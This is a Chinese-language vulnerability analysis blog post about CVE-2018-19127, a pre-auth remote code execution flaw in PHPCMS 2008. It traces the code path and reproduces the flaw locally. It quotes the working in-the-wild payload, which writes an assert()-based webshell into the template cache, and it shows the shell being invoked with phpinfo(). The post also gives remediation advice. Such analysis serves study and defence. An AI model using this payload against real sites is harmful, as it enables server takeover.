

0x01 前提

这个漏洞的起因是阿里云抓到的黑产样本，前台RCE的漏洞，但是PHPCMS 2008这个版本有点老，所以这个漏洞可以用来学习。

阿里云安全于11月5日捕获到该漏洞的多个利用样本，分析后因未联系上PHPCMS官方，已报告给国家信息安全漏洞共享平台，且在cve公共漏洞库中编号为CVE-2018-19127。

0x02 分析

首先看看捕获到的payload

```
1 | /type.php?template=tag_(){};@unlink(__FILE__);assert($_POST[1]);{../../rss
```

看到这个payload，那么漏洞触发点应该在 **type.php** 文件中，话不多说，先看看代码吧。

```
1 <?php
2 require dirname(__FILE__).'/include/common.inc.php';
3
4 ...
5
6 if(empty($template)) $template = 'type';
7 $head['title'] = '类别首页_'. $PHPCMS['sitename'];
8 $head['keywords'] = $PHPCMS['meta_keywords'];
9 $types = array();
10 foreach($TYPE AS $k=>$v)
11 {
12     if($v['module'] != 'phpcms') continue;
13     $types[$k] = $v;
14 }
15 $TYPE = $types;
16 $ttl = CACHE_PAGE_LIST_TTL;
17 header('Last-Modified: '.gmdate('D, d M Y H:i:s', TIME).' GMT');
18 header('Expires: '.gmdate('D, d M Y H:i:s', TIME + $ttl).' GMT');
19 header('Cache-Control: max-age='.$ttl.', must-revalidate');
20 include template('phpcms', $template);
21 cache_page($ttl);
22 ?>
```

这里的漏洞触发点实际是 **第20行** 的代码。

```
1 | include template('phpcms', $template);
```

根据 **payload** 也就是说需要这里的 **\$template** 变量可控。但是实际上代码 **第6行** 已经将 **\$template** 变量赋值了一个初始值 **type**，也就是说这个漏洞实际上是绕过了这个地方的变量赋值。

我们先看为啥会绕过变量赋值，看到开头包含了一个 **/include/common.inc.php**，我寻思应该绕过部分的问题出在了这个文件里，跟进一下。在 **/include/common.inc.php:58** 找到了问题所在，我们来看一下

```

1  if($_REQUEST)
2  {
3      if(MAGIC_QUOTES_GPC)
4      {
5          $_REQUEST = new_stripslashes($_REQUEST);
6          if($_COOKIE) $_COOKIE = new_stripslashes($_COOKIE);
7          extract($db->escape($_REQUEST), EXTR_SKIP);
8      }
9      else
10     {
11         $_POST = $db->escape($_POST);
12         $_GET = $db->escape($_GET);
13         $_COOKIE = $db->escape($_COOKIE);
14         @extract($_POST, EXTR_SKIP);
15         @extract($_GET, EXTR_SKIP);
16         @extract($_COOKIE, EXTR_SKIP);
17     }

```

这部分代码的主要作用是接收到请求的时候判断是否开启了 **MAGIC_QUOTES_GPC** 方法，没有的话，针对 **\$_GET**、**\$_POST**、**\$_COOKIE** 等数组进行处理，然后使用 **extract** 函数，这个函数的作用就是用来注册变量，但是 **EXTR_SKIP** 作用是如果有冲突，不覆盖已有的变量。而我们知道针对 **\$template** 实现判断它是否不为空，如果为空才赋值给它一个初始值 **type**，也就是说我们可以注册 **\$template** 变量的值，来让它不为空，从而绕过

```

1  if(empty($template)) $template = 'type';

```

好了 **\$template** 变量可控的原理找到了之后，我们继续看看漏洞触发原因。

这里我们跟进一下 **template** 函数，相关函数出现在 **include/global.func.php:772**，我们看一下实际代码。

```

1  function template($module = 'phpcms', $template = 'index', $istag = 0)
2  {
3      $compiledtplfile = TPL_CACHEPATH.$module.'_'.$template.'.tpl.php';
4      if(TPL_REFRESH && (!file_exists($compiledtplfile) ||
5          @filemtime(TPL_ROOT.TPL_NAME.'/'.$module.'/'.$template.'.html') >
6          @filemtime($compiledtplfile) || @filemtime(TPL_ROOT.TPL_NAME.'/tag.inc.php')
7          > @filemtime($compiledtplfile)))
8      {
9          require_once PHPCMS_ROOT.'include/template.func.php';
10         template_compile($module, $template, $istag);
11     }
12     return $compiledtplfile;
13 }

```

我们看到 第二行 存在一个常量 **TPL_CACHEPATH**，跟进一下这个常量的定义，相关位置在 **include/config.inc.php:56**。也就是说这个常量的实际作用是定义了模版的缓存物理路径。

```

52 //模板相关配置
53 define('TPL_ROOT', PHPCMS_ROOT.'templates/'); //模板保存物理路径
54 define('TPL_NAME', 'default'); //当前模板方案目录
55 define('TPL_CSS', 'default'); //当前样式目录
56 define('TPL_CACHEPATH', PHPCMS_ROOT.'data/cache_template/'); //模板缓存物理路径
57 define('TPL_REFRESH', 1); //是否开启模板缓存自动刷新
58

```

然后我们继续往下看，第4行 if判断中也有一个常量 **TPL_REFRESH**，跟进一下这个常量定义，相关位置在 **include/config.inc.php:57**。这个常量用来判断模版缓存是否自动更新，默认值是1。

```

//模板相关配置
define('TPL_ROOT', PHPCMS_ROOT.'templates/'); //模板保存物理路径
define('TPL_NAME', 'default'); //当前模板方案目录
define('TPL_CSS', 'default'); //当前样式目录
define('TPL_CACHEPATH', PHPCMS_ROOT.'data/cache_template/'); //模板缓存物理路径
define('TPL_REFRESH', 1); //是否开启模板缓存自动刷新

```

然后实际上这个 **if判断** 里剩下的内容就是判断文件是否存在，以及一些修改时间的判断。这里如果这个if语句做的是逻辑的与运算，换句话说如果if判断中的 **两个条件必须都成立** 的情况下才能进入到这个循环体中进行相关操作。换句话说，也就是该系统不能将模版缓存自动更新功能关闭，恰巧该功能是默认值为1。

那我们继续往下看，看看这个if条件达成之后，会继续做什么操作，相关代码如下：

```

1 require_once PHPCMS_ROOT.'include/template.func.php';
2 template_compile($module, $template, $istag);

```

这里如果进入if语句之后，会先包含 **include/template.func.php** 这个文件，在调用 **template_compile** 函数。继续跟进 **template_compile** 函数，相关函数位置在 **include/template.func.php:2**

```

1 function template_compile($module, $template, $istag = 0)
2 {
3     $tplfile = TPL_ROOT.TPL_NAME.'/'.$module.'/'.$template.'.html';
4     $content = @file_get_contents($tplfile);
5     if($content === false) showmessage("$tplfile is not exists!");
6     $compiledtplfile = TPL_CACHEPATH.$module.'_'.$template.'.tpl.php';
7     $content = ($istag || substr($template, 0, 4) == 'tag_') ?
8         '<?php function _tag_'.$module.'_'.$template.'($data, $number,
9             $rows, $count, $page, $pages, $setting){ global
10             $PHPCMS,$MODULE,$M,$CATEGORY,$TYPE,$AREA,$GROUP,$MODEL,
11             $templateid,$userid,$username;@extract($setting);?>'.
12             template_parse($content, 1).'<?php } ?>' : template_parse($content);
13     $strlen = file_put_contents($compiledtplfile, $content);
14     @chmod($compiledtplfile, 0777);
15     return $strlen;
16 }

```

这里我们看到了一个很直观的函数 **file_put_contents**，这个函数经常会导致任意文件写入的漏洞。也就是说如果第13行 代码中的 **\$content** 可控的情况下就会导致任意文件写入的问题。

```

1 | $content = ($istag || substr($template, 0, 4) == 'tag_') ? '<?php
    function _tag_'. $module.'_'. $template.'($data, $number, $rows, $count,
    $page, $pages, $setting){ global
    $PHPCMS, $MODULE, $M, $CATEGORY, $TYPE, $AREA, $GROUP, $MODEL, $templateid, $_user
    id, $_username; @extract($setting); ?>'. template_parse($content, 1). '<?php }
    ?>' : template_parse($content);

```

这里进行了逻辑与运算，原来 **\$istag** 初始化为0，也就是 **substr(\$template, 0, 4) == 'tag_'** 的结果必须为true。

```

1 | $content = ($istag || substr($template, 0, 4) == 'tag_')

```

要使得 **substr(\$template, 0, 4) == 'tag_'** 的结果必须为true，很简单，只需要 **\$template** 变量中以 **tag_** 开头。


```

[link3r@link3r Desktop]$ php -a
Interactive shell

php > $template = 'tag_aaaa';
php > var_dump(substr($template, 0, 4) == 'tag_');
bool(true)

```


我们回过头梳理一下过程。



0x03 动态分析

这里可以看到传入 `template=tag(){};@unlink(FILE);assert($_POST[1]);{../../rss}`，这里的 `$template` 通过变量注册已经不会再赋值初始值 `type` 了。

```
if(empty($template)) $template = 'type'; $template: "tag(){};@unlink(FILE);assert($_POST[1]);{../../rss"
$head['title'] = '类别首页_'.$PHPCMS['sitename'];
$head['keywords'] = $PHPCMS['meta_keywords'];
$types = array();
foreach($TYPE AS $k=>$v)
{
    if($v['module'] != 'phpcms') continue;
    $types[$k] = $v;
```



我们看到 `$template` 已经传入到漏洞触发点了。

```
}
$TYPE = $types; $TYPE[0] $types[0]
$ttl = CACHE_PAGE_LIST_TTL; $ttl: 900
header( string: 'Last-Modified: '.gmdate( format: 'D, d M Y H:i:s', timestamp: TIME).' GMT');
header( string: 'Expires: '.gmdate( format: 'D, d M Y H:i:s', timestamp: TIME + $ttl).' GMT');
header( string: 'Cache-Control: max-age='.$ttl.', must-revalidate: '.$ttl.' 900
include template( module: 'phpcms', $template); $template: "tag(){};@unlink(FILE);assert($_POST[1]);{../../rss"
cache_page($ttl);
```

然后我们可以看到这里的 `$compiledtplfile` 变量通过赋值 `payload` 实际上是判断了 `data/cache_template/rss.tpl.php` 文件是否存在。而实际上确实该文件不存在，所以这里的if判断过去了，并且成功将 `$template` 带入到 `template_compile` 函数中了。

```
function template($module = 'phpcms', $template = 'index', $istag = 0) $module: 'phpcms' $template: "tag(){};@unlink(FILE);assert($_POST[1]);{../../rss"
{
    $compiledtplfile = TPL_CACHEPATH.$module.'_'.$template.'.tpl.php'; $compiledtplfile: "/Applications/MxSrvs/www/phpcms/data/cache_template/phpcms_tag(){};@unlink(FILE);assert($_POST[1]);{../../rss.tpl.php"
    if(TPL_REFRESH && (!file_exists($compiledtplfile) || @filetime( filename: TPL_ROOT.TPL_NAME.'/'.$module.'/'.$template.'.html') > @filetime($compiled
    {
        require_once PHPCMS_ROOT.'include/template.func.php';
        template_compile($module, $template, $istag); $module: "phpcms" $template: "tag(){};@unlink(FILE);assert($_POST[1]);{../../rss"
    }
    return $compiledtplfile;
}

function thumb($imgurl, $width = 100, $height = 100, $autocut = 1, $smallpic = 'images/nopic_small.gif', $ftp = 0)
{
    global $image;
    if(empty($imgurl)) return $smallpic;
    if(!extension_loaded( name: 'gd')) return $imgurl;
    if(strpos($imgurl, 'http://')) {
        $newimgurl = dirname($imgurl).'/thumb_'.$width.'_'.$height.'_'.$basename($imgurl);
    }
    if($newimgurl) {
        if($ftp) {
            $imgurl = $newimgurl;
        }
        $image = image_create_from_url($imgurl);
        if($image) {
            $img = image_resize($image, $width, $height, $autocut);
            if($img) {
                $newimgurl = $imgurl;
            }
        }
    }
    if($newimgurl) {
        $smallpic = $newimgurl;
    }
    return $smallpic;
}

template()

Variables
$compiledtplfile = "/Applications/MxSrvs/www/phpcms/data/cache_template/phpcms_tag(){};@unlink(FILE);assert($_POST[1]);{../../rss.tpl.php"
$istag = 0
```

phpcms_block_3.tpl.php	今天 下午4:47	281 字节	PHP
phpcms_block_4.tpl.php	今天 下午4:47	291 字节	PHP
phpcms_block_5.tpl.php	今天 下午4:47	291 字节	PHP
phpcms_block_6.tpl.php	今天 下午4:47	226 字节	PHP
phpcms_block_7.tpl.php	今天 下午4:47	307 字节	PHP
phpcms_footer.tpl.php	今天 下午4:47	757 字节	PHP
phpcms_header.tpl.php	今天 下午4:47	4 KB	PHP
phpcms_index.tpl.php	今天 下午4:47	9 KB	PHP
phpcms_sitemap.tpl.php	今天 下午4:47	1 KB	PHP
phpcms_tag_category_footer.tpl.php	今天 下午4:47	411 字节	PHP
phpcms_tag_category.tpl.php	今天 下午4:47	493 字节	PHP
phpcms_tag_content_one.tpl.php	今天 下午4:47	479 字节	PHP
phpcms_tag_content_pic.tpl.php	今天 下午4:47	863 字节	PHP
phpcms_tag_content_slide.tpl.php	今天 下午4:47	2 KB	PHP
phpcms_tag_content.tpl.php	今天 下午4:47	895 字节	PHP
phpcms_type.tpl.php	今天 下午4:47	2 KB	PHP
special_tag_special.tpl.php	今天 下午4:47	729 字节	PHP

这里我们可以看到 **template_compile** 函数中利用payload成功经过了 **\$content** 变量的判断，并且将 **\$template** 的内容写到了 **data/cache_template/rss.tpl.php** 文件中。

```

if($content == false) showmessage("$tplfile is not exists!"); $tplfile: "/Applications/MxSrvs/www/phpcms/templates/default/phpcms/tag_{};@unlink(FILE);assert($_POST[1]);{}/../rss($data, $number, $rows, $count, $page, $pages... View
$compiledtplfile = TPL_CACHEPATH.$module.'.'.$template.'.tpl.php'; $compiledtplfile: "/Applications/MxSrvs/www/phpcms/data/cache_template/phpcms_tag_{};@unlink(FILE);assert($_POST[1]);{}/../rss($data, $number, $rows, $count, $page, $pages... View
$content = ($istag || substr($template, start: 0, length: 4) == 'tag ') ? "<?php function tag_{};@unlink(FILE);assert($_POST[1]);{}/../rss($data, $number, $rows, $count, $page, $pages... View
$strlen = file_put_contents($compiledtplfile, $content); $content: "<?php function tag_phpms_tag_{};@unlink(FILE);assert($_POST[1]);{}/../rss($data, $number, $rows, $count, $page, $pages... View
@chmod($compiledtplfile, mode: 0777);
return $strlen;
template_compile()

```

Variables

- \$compiledtplfile = "/Applications/MxSrvs/www/phpcms/data/cache_template/phpcms_tag_{};@unlink(FILE);assert(\$_POST[1]);{}/../rss.tpl.php"
- \$content = "<?php function tag_phpms_tag_{};@unlink(FILE);assert(\$_POST[1]);{}/../rss(\$data, \$number, \$rows, \$count, \$page, \$pages... View
- \$istag = 0
- \$module = "phpcms"
- \$template = "tag_{};@unlink(FILE);assert(\$_POST[1]);{}/../rss"
- \$tplfile = "/Applications/MxSrvs/www/phpcms/templates/default/phpcms/tag_{};@unlink(FILE);assert(\$_POST[1]);{}/../rss.html"
- \$_COOKIE = {array} [7]

Load URL: http://127.0.0.1/phpcms/data/cache_template/rss.tpl.php

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data: 1=phpinfo()

PHP Version 5.4.45


```

rss.tpl.php
1 <?php function tag_phpms_tag_{};@unlink(FILE);assert($_POST[1]);{}/../rss($data, $number,
2 <link href="templates/default/skins/default/rss.css" rel="stylesheet" type="text/css" />
3 <end head>

```

0x04 修复建议

临时最简单直接的修复建议就是把 **TPL_REFRESH** 的定义改成 **0**。当然这样修改之后会导致功能无法使用。



当然也可以更新到最新。

0x05 后记

由于这个漏洞环境因为mysql版本的问题，他默认数据文件是type=，需要替换成ENGINE=，这样才能用。

```
3 DROP TABLE IF EXISTS `phpcms_ads_place`;
4 CREATE TABLE IF NOT EXISTS `phpcms_ads_place` (
5     `placeid` mediumint(8) unsigned NOT NULL auto_increment,
6     `placename` char(50) NOT NULL,
7     `template` char(30) NOT NULL default '0',
8     `introduce` char(100) NOT NULL,
9     `price` mediumint(8) unsigned NOT NULL default '0',
10    `items` smallint(4) unsigned NOT NULL default '0',
11    `width` smallint(4) unsigned NOT NULL default '0',
12    `height` smallint(4) unsigned NOT NULL default '0',
13    `passed` tinyint(1) unsigned NOT NULL default '1',
14    `option` tinyint(1) unsigned NOT NULL default '1',
15    PRIMARY KEY (`placeid`)
16 ) TYPE=MyISAM ;
17
```

我已经修改好了一稿，但是还是有点问题，有需要的时候安装的时候可以不要勾选下图这个广告模块数据，一样可以用来复现。不得不说，务实派的黑产感觉永远走在技术应用的最前端。



